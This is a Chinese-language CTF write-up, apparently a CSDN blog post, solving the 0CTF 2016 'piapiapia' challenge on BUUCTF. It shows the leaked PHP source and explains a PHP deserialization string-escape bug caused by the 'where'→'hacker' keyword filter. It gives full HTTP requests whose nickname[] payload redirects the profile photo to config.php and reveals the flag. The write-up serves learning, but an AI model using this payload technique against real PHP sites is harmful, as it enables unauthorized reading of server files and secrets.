[0CTF 2016]piapiapia BUUCTF 详细writeup

原创

Le叶a子f 于 2021-10-13 17:14:21 发布 79 收藏 1
分类专栏： ctf 文章标签： php web python

基础知识

php反序列话逃逸原理


解题思路

payload

```
/www.zip
```


源码泄露，直接可以下载


config.php



打开config.php可以看到可能flag就存放在这里

访问/register.php,随便注册一个账号,然后登陆，发现跳转到了update.php





update.php

```
//update.php
<?php
 require_once('class.php');
 if($_SESSION['username'] == null) {
  die('Login First');
 }
 if($_POST['phone'] && $_POST['email'] && $_POST['nickname'] && $_FILES['photo']) {

  $username = $_SESSION['username'];
  if(!preg_match('/^\d{11}$/', $_POST['phone']))
   die('Invalid phone');

  if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
   die('Invalid email');

  if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
   die('Invalid nickname');

  $file = $_FILES['photo'];
  if($file['size'] < 5 or $file['size'] > 1000000)
   die('Photo size error');

  move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
  $profile['phone'] = $_POST['phone'];
  $profile['email'] = $_POST['email'];
  $profile['nickname'] = $_POST['nickname'];
  $profile['photo'] = 'upload/' . md5($file['name']);

  $user->update_profile($username, serialize($profile));
  echo 'Update Profile Success!<a href="profile .php">Your Profile</a>';
 }
 else {
?>
<!DOCTYPE html>
<html>
<head>
   <title>UPDATE</title>
   <link href="static/bootstrap.min.css" rel="stylesheet">
```

```
   <script src="static/jquery.min.js"></script>
   <script src="static/bootstrap.min.js"></script>
</head>
<body>
 <div class="container" style="margin-top:100px">
  <form action="update.php" method="post" enctype="multipart/form-data" class="well" style="width:220px;mar
   <img src="static/piapiapia.gif" class="img-memeda " style="width:180px;margin:0px auto;">
   <h3>Please Update Your Profile</h3>
   <label>Phone:</label>
   <input type="text" name="phone" style="height:30px"class="span3"/>
   <label>Email:</label>
   <input type="text" name="email" style="height:30px"class="span3"/>
   <label>Nickname:</label>
   <input type="text" name="nickname" style="height:30px" class="span3">
   <label for="file">Photo:</label>
   <input type="file" name="photo" style="height:30px"class="span3"/>
   <button type="submit" class="btn btn-primary">UPDATE</button>
  </form>
 </div>
</body>
</html>
<?php
 }
?>
```

可以看到update.php页面对通过POST传入的phone、emil、nicknam、photo等参数进行了过滤，其中手机号和邮箱都要符合正常的格式，**nickname的取值只能在a-zA-Z0-9和_当中并且长度不能大于10，这里只要post数据的时候把数据放到数组里面就可以绕过了**

符合过滤条件的几个参数传入后放到了$profile[]里面，然后把$profile序列化后传入了update_profile()函数里面，函数代码如下，在函数里面对username和传入的序列化后的$profile进行了filter()过滤

update_profile()

```
//class.php
 public function update_profile($username, $new_profile) {
  $username = parent::filter($username);
  $new_profile = parent::filter($new_profile);

  $where = "username = '$username'";
  return parent::update($this->table, 'profile', $new_profile, $where);
 }
```

fileter()

```
//class.php
 public function filter($string) {
  $escape = array('\'', '\\\\');
  $escape = '/' . implode('|', $escape) . '/';
  $string = preg_replace($escape, '_', $string);

  $safe = array('select', 'insert', 'update', 'delete', 'where');
  $safe = '/' . implode('|', $safe) . '/i';
  return preg_replace($safe, 'hacker', $string);
 }
```

可以看到filter把传入的违规关键字'select', 'insert', 'update', 'delete', 'where'都替换为了hacker，可以很容易的发现hacker的长度为6，违规关键字中只有where的长度为5，其他的长度都和hacker一样，也就是说除了where关键字，其他关键字在替换之后长度都不会发生改变。这里就可以利用我们上面基础知识所提到的php反序列化字符逃逸漏洞漏洞了

我们只要在nickname参数中输入合理数量的where，在序列化之后再经过filter()过滤之后就可以让原本photo的内容溢出逃逸，变成我们构造的payload内容(config.php)

根据网站的大概逻辑写一个小demo用来测试

demo

```
//test.html
<html>
<head></head>
<body></body>
<form action="test.php" method="post" enctype="multipart/form-data" class="well">
    <h3>Please Update Your Profile</h3>
    <label>Phone:</label>
    <input type="text" name="phone" style="height:30px"class="span3"/>
    <label>Email:</label>
    <input type="text" name="email" style="height:30px"class="span3"/>
    <label>Nickname:</label>
    <input type="text" name="nickname" style="height:30px" class="span3">
    <label for="file">Photo:</label>
    <input type="file" name="photo" style="height:30px"class="span3"/>
    <button type="submit" class="btn btn-primary">UPDATE</button>
</form>
</html>
```

```php
//test.php
<?php
if(!preg_match('/^\d{11}$/', $_POST['phone']))
die('Invalid phone');

if(!preg_match('/^[_a-zA-Z0-9]{1,10}@[_a-zA-Z0-9]{1,10}\.[_a-zA-Z0-9]{1,10}$/', $_POST['email']))
die('Invalid email');

if(preg_match('/[^a-zA-Z0-9_]/', $_POST['nickname']) || strlen($_POST['nickname']) > 10)
die('Invalid nickname');
$file = $_FILES['photo'];
if($file['size'] < 5 or $file['size'] > 1000000)
    die('Photo size error');
move_uploaded_file($file['tmp_name'], 'upload/' . md5($file['name']));
$profile['phone'] = $_POST['phone'];
$profile['email'] = $_POST['email'];
$profile['nickname'] = $_POST['nickname'];
$profile['photo'] = 'upload/' . md5($file['name']);
function filter($string)
{
    $escape = array('\'', '\\\\');
    $escape = '/' . implode('|', $escape) . '/';
    $string = preg_replace($escape, '_', $string);

    $safe = array('select', 'insert', 'update', 'delete', 'where');
    $safe = '/' . implode('|', $safe) . '/i';
    return preg_replace($safe, 'hacker', $string);
}
#print_r($profile);
echo '<br>';
echo '<br>';
$test1 = serialize($profile);
$test1 = filter($test1);
echo $test1;
$test = unserialize($test1);
echo '<br>';
echo '<br>';
print_r($test);
echo '<br>';
echo '<br>';
print_r($test['phone']);
echo '<br>';
echo '<br>';
print_r($test['email']);
echo '<br>';
echo '<br>';
print_r($test['nickname']);
echo '<br>';
echo '<br>';
print_r($test['photo']);
echo '<br>';
echo '<br>';

?>
```

然后我们在demo里面先正常传入一下数据看一下序列化后输出出来的结果

Please Update Your Profile

Phone: 15103114513 Email: 165789634@qq.com Nickname: 11111 Photo: 浏览... test.jpg UPDATE

$profile序列化后的字符串

a:4:{s:5:"phone";s:11:"15103114513";s:5:"email";s:16:"165789634@qq.com";s:8:"nickname";s:5:"11111";s:5:"photo";s:39:"upload/0412c29576c708cf0155e8de242169b1";}

$profile序列化后的字符串再fileter()过滤，再进行反序列化操作得到的结果

Array ([phone] => 15103114513 [email] => 165789634@qq.com [nickname] => 11111 [photo] => upload/0412c29576c708cf0155e8de242169b1)

15103114513 第二行结果中解析出来的电话

165789634@qq.com 第二行结果中解析出来的邮箱

11111 第二行结果中解析出来的nickname

upload/0412c29576c708cf0155e8de242169b1 第二行结果中解析出来的photo

下面我们抓包修改一下nickname的名字，将";}s:5:"photo";s:10:"config.php";}拼接到nickname的内容中，**此处的原因是上面可以看到flag就存在config.php中**

```
POST /test.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----------------------------554715653362132158293997348 7
Content-Length: 31236
Origin: http://localhost
Connection: close
Referer: http://localhost/test.html
Upgrade-Insecure-Requests: 1

-----------------------------554715653362132158293997348 7
Content-Disposition: form-data; name="phone"

15103114513
-----------------------------554715653362132158293997348 7
Content-Disposition: form-data; name="email"

165789634@qq.com
-----------------------------554715653362132158293997348 7
Content-Disposition: form-data; name="nickname"

1111
-----------------------------554715653362132158293997348 7
Content-Disposition: form-data; name="photo"; filename="test.jpg"
Content-Type: image/jpeg
```


修改前

```
POST /test.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------5547156533621321582939973487
Content-Length: 31236
Origin: http://localhost
Connection: close
Referer: http://localhost/test.html
Upgrade-Insecure-Requests: 1

-----------------------------5547156533621321582939973487
Content-Disposition: form-data; name="phone"

15103114513
-----------------------------5547156533621321582939973487
Content-Disposition: form-data; name="email"

165789634@qq.com
-----------------------------5547156533621321582939973487
Content-Disposition: form-data; name="nickname[]"

11111";}s:5:"photo";s:10:"config.php";}
-----------------------------5547156533621321582939973487
Content-Disposition: form-data; name="photo"; filename="test.jpg"
Content-Type: image/jpeg
```


修改后


```
a:4:{s:5:"phone";s:11:"15103114513";s:5:"email";s:16:"165789634@qq.com";s:8:"nickname";a:1:
{i:0;s:39:"11111";}s:5:"photo";s:10:"config.php";}";}s:5:"photo";s:39:"upload/0412c29576c708cf0155e8de242169b1";}

Array ( [phone] => 15103114513 [email] => 165789634@qq.com [nickname] => Array ( [0] => 11111";}s:5:"photo";s:10:"config.php";} ) [photo] => upload/0412c29576c708cf0155e8de242169b1 )

15103114513

165789634@qq.com

Array ( [0] => 11111";}s:5:"photo";s:10:"config.php";} )

upload/0412c29576c708cf0155e8de242169b1
```


可以看到后拼接上的字符长度和原来五个1的长度加起来一共是39，此时还知道每在nickname的内容中写一个where，后端就会把where替换成hack从而长度5变成6，下面就列出方程，设where的个数是x，那么如果想让后面的内容逃逸就应该满足39+5x=6x+5

可得x为34，也就是要添加34个where在nickname的内容中，下面进行实验

```
POST /test.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------52239880344705943326 73919967
Content-Length: 31236
Origin: http://localhost
Connection: close
Referer: http://localhost/test.html
Upgrade-Insecure-Requests: 1

-----------------------------5223988034470594332673919967
Content-Disposition: form-data; name="phone"

15103114513
-----------------------------5223988034470594332673919967
Content-Disposition: form-data; name="email"

165789634@qq.com
-----------------------------5223988034470594332673919967
Content-Disposition: form-data; name="nickname[]"

11111wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
-----------------------------5223988034470594332673919967
Content-Disposition: form-data; name="photo"; filename="test.jpg"
Content-Type: image/jpeg
```

34个'where'



a:4:{s:5:"phone";s:11:"15103114513";s:5:"email";s:16:"165789634@qq.com";s:8:"nickname";a:1:
{i:0;s:209:"11111hackerhack

Array ([phone] => 15103114513 [email] => 165789634@qq.com [nickname] => Array ([0] =>
11111hackerh
) [photo] => config.php)

15103114513

165789634@qq.com

Array ([0] =>
11111hackerh
)

config.php

可以看到photo成功被替换成了config.php

下面发一下拼接后的payload

```
a:4:{s:5:"phone";s:11:"15103114513";s:5:"email";s:16:"165789634@qq.com";s:8:"nickname";a:1:{i:0;s:209:"1111
```

最后一部分的内容因为序列化的原理就成功逃逸了，下面我们去靶场试一下

```
";}s:5:"photo";s:39:"upload/0412c29576c708cf0155e8de242169b1";}
```

BUU靶场实操

输入基本信息

Please Update Your Profile

Phone:

15103114513

Email:

165789634@qq.com

Nickname:

11111

Photo:

浏览... test.jpg


UPDATE

抓包

```
POST /update.php HTTP/1.1
Host: dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------380412360616213009544288432917
Content-Length: 31246
Origin: http://dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81
Connection: close
Referer: http://dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81/update.php
Cookie: UM_distinctid=17c6920009c4c4-0484f82a60e6f5-4c3e247b-144000-17c6920009d46e; PHPSESSID=3b887b8f29d7ef1481b6eeecc6c5bd25
Upgrade-Insecure-Requests: 1

-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="phone"

15103114513
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="email"

165789634@qq.com
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="nickname"

11111
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="photo"; filename="test.jpg"
Content-Type: image/jpeg
```



修改nickname拼接payload

```
POST /update.php HTTP/1.1
Host: dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------380412360616213009544288432917
Content-Length: 31246
Origin: http://dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81
Connection: close
Referer: http://dc2de538-6787-44e2-b3da-28a6241b5351.node4.buuoj.cn:81/update.php
Cookie: UM_distinctid=17c6920009c4c4-0484f82a60e6f5-4c3e247b-144000-17c6920009d46e; PHPSESSID=3b887b8f29d7ef1481b6eeecc6c5bd25
Upgrade-Insecure-Requests: 1

-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="phone"

15103114513
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="email"

165789634@qq.com
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="nickname[]"

11111wherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewherewhere";}s:5:"photo";s:10:"config.php";}
-----------------------------380412360616213009544288432917
Content-Disposition: form-data; name="photo"; filename="test.jpg"
Content-Type: image/jpeg
```


img.img-memeda | 180 × 180
Hi Array
Phone: 15103114513 Email: 165789634@qq.com
查看器
控制台
调试器
网络
样式编辑器
性能
内存
存储
无障碍环境
应用程序
Max HackBar
搜索 HTML
过滤样式
:hov .c
<script src="static/jquery.min.js"></script>
<script src="static/bootstrap.min.js"></script>
</head>
<body>

::before
<img class="img-memeda " src="" style="width:180px;margin:0px auto;">
<h3>Hi Array</h3>
<label>Phone: 15103114513</label>
空白
<label>Email: 165789634@qq.com</label>
::after
元素 { width: 180px; margin: 0px auto; }
img { vertical-align: middle; }
img { border: 0; }
*, ::before, ::after { -webkit-box-sizing: border-box; -moz-box-sizing: border-box; box-sizing: border-box; }
继承自 body
CSDN @Le叶a子f

解码


Encryption
Encoding
Load
Split
Run
$config['database'] = 'challenges';
$flag = 'flag{414023e7-87e7-45a3-b5cc-3828b36567c0}';
?>
Enable Post data
CSDN @Le叶a子f

解题成功